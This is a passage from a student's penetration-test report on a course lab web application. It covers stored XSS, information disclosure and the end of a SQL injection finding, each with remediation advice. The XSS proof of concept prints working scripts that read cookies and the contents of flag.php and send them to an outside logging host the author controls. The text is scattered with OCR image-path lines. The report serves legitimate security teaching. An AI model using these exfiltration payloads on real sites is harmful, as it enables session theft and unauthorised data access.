2. Validate input: SQL injection can also be prevented by properly validating user input for both type and format. The best method of doing this is via "whitelisting". That is only accepting specific account numbers or specific account types for those relevant fields, or only accepting integers or letters of the English alphabet for others.

References

2021. SQL Injection Whitepaper. [online] Available at: <http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf> [Accessed 9 April 2021].


Finding 3 - << XSS >>


Description

This is a type of stored XSS where the injection point on the “about me” section on the profile web page. When attackers execute the client-side malicious JS code in that injection points that processes data from an untrusted source in an unsafe way, by writing the data back to the DOM. In this case, attackers can control a higher priority user to access the confidential files which attackers were not be authorised and then obtain the file content to send back the response text to the attackers.


Proof of Concept


1. First, I performed XSS potential injection point detection on profile page to determine whether it can successfully execute malicious JS code. Then I found that the “About me” section contains a XSS vulnerability to pop a window when I execute code “*<script>alert(1)</script>*” and clicked the “Preview Profile” button.






2. Then I try to construct XSS through feedback from the server. I used a free server which is (*https://lilywang.free.beeceptor.com/*) to log, and then open (*https://beeceptor.com/console/lilywang*) to check log and listen for network requests.






3. Then I try to steal a cookie and load on my server by using following script:

<script>
var x = new XMLHttpRequest();
x.open("GET", "https://lilywang.free.beeceptor.com/?cookie=" + document.cookie, true);
alert(1)
x.send();
</script>



It can be loaded on my server website which means we can attack others via this vulnerability, then I check my server website.





Although it exactly executes my JS code, it did not show any flag in cookies, which means the cookie is empty and we may have to access other files that we do not have the authority.

4. Then, from the previous discoveries, I thought the file called flag.php is a potential flag storage location and we do not have priority to access, then we need to construct a XSS attack code to forge the higher privileged user to open that file and then send back the file content to us. That means, we can control other browsers (which can be called victim machine) to send an access request to access the high-priority (which the victim is authority but not ordinary users) web pages, and grab the results to send back to attacker's server.


   Then I construct the following attack code: (the script also shown in Appendix file "XSS Script")

```
<script>
// construct a request xhttp2 to access the flag.php page
var xhttp2=new XMLHttpRequest();
// when the state changes, applying the following function
xhttp2.onreadystatechange=function()
{
    // readyState==4 means the data has received
    //status==200 means the requested access page has responded successfully
    if(xhttp2.readyState==4&&xhttp2.status==200){
        // construct the request xhttp to send back the file content as a response result
        var xhttp = new XMLHttpRequest()
        xhttp.open("GET", "https://lilywang.free.beeceptor.com/?cookie="+ xhttp2.responseText,
true)
        xhttp.send()
    }
}
xhttp2.open("GET", "flag.php", true)
xhttp2.send()
</script>
```







One thing we need to notice that, if we execute the code in console or send via “preview profile” button, we can only obtain cookies of ourselves because we are attacking ourselves, only when we publish the attack code and then we can control others browser to attack.



5. Then the flag has shown on my server website. FLAG{XSS_it_like_its_hot!}





Impact

Since the stored XSS is one of the types of XSS vulnerability, the impact is similar to the other XSS vulnerabilities. For example, the attacker who exploits a cross-site scripting vulnerability is typically able to impersonate or masquerade as the victim user and carry out any action that the user can perform. If the victim user has a high priority of the web application, the impact will be critical because it allows the attacker to take full control of the vulnerable application and compromise all users and their data.

Recommendation

Since stored XSS and other types of XSS are not mutually exclusive, so if user input is handled properly at the foundation level, the web application should be able to mitigate all XSS vulnerabilities. Firstly, the developer can filter input on arrival. At the point where user input is received, filter as strictly as possible based on what is expected or valid input. Secondly, encode data on output. At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.

Besides, sanitize all untrusted data, even if it is only used in client-side scripts, for example, always untrusted the context received from “About me” section.

The most important method is set http only.

References

1. OWASP Cross-Site Scripting Information http://www.owasp.org/documentation/topten/a4.html

2. Academy, W. and scripting, C., 2021. What is cross-site scripting (XSS) and how to prevent it? | Web Security Academy. [online] Portswigger.net. Available at: <https://portswigger.net/web-security/cross-site-scripting#dom-based-cross-site-scripting> [Accessed 9 April 2021].


Finding 4 - << Information Disclosure >>

Description

It is a type of source code information disclosure. Developer comments in markup are visible to users in the sensitive file dashboard.php and the response referer, which leak some configuration of request to obtain more sensitive information. In short, information disclosure turns a black box testing process into more of a white box testing approach since attackers get access to the code.


Proof of Concept

1. When I exploit the LFI vulnerability, I got a hidden tip from the decoded script on dashboard.php. The comment code requires to send a POST request to retrieve.php and constructs the request based on the content of the comment.




Then I try to complete the ajax script and test on the console, however it shows the retrieve.php file is unauthorised, so I think the website may sanitise the JS script.


The script is as follow:



2. Then I think there must some authentication wrong, and I continue to find some key information. From the previous XSS exploit, the vulnerability will leak the Referrer of the administrator's machine and I think It needed to add to the constructed request header.




And then, I add this referrer as one of the request headers on console. However, it still be denied and said “Refused to set unsafe header “referer””. It seems that there are some constrains or bypass of JS code and I need to change another way to send the request.




3. Then I try to use Burp suite to configure the authentication request to access the retrieve.php.

   First, I access the URL: http://assignment-artemis.unimelb.life/retrieve.php and find the request in proxy history in the Burp suite, and then send this request to the repeater.




In the repeater interface, I configure the request according to the hint instruction by adding the following scripts. The point is auth value needed to be URL encoded first

The I configure the parameter of the request using Burp. Add the request header “csrf” and “X-Auth” and their values which pointed in comment and add the referrer as well. The most important step is changing the request type “GET” to “POST” which also told by comment.

